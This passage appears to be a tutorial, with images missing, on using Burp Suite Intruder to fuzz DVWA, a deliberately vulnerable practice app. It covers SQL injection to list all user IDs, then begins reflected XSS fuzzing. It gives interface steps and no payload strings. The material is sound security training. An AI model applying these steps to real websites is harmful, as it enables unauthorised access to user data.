
- Set payload position on id




- Now , Add payloads , click on Add from list and select fuzzing-SQL Injection




- Payload set , start the attack




- Attack started




- Open any payload and copy payload



Paste payload and click on submit



- Here , all user ID displayed




Cross Site Scripting


1. Perform Cross Site Scripting on DVWA Project Using Burp Suite.

How to use it :-


- Click on XSS Reflected




- Type name and click on submit




- Request captured




- Send this request to intruder




- Set position on user




- Click on add from list and then click on fuzzing-Xss



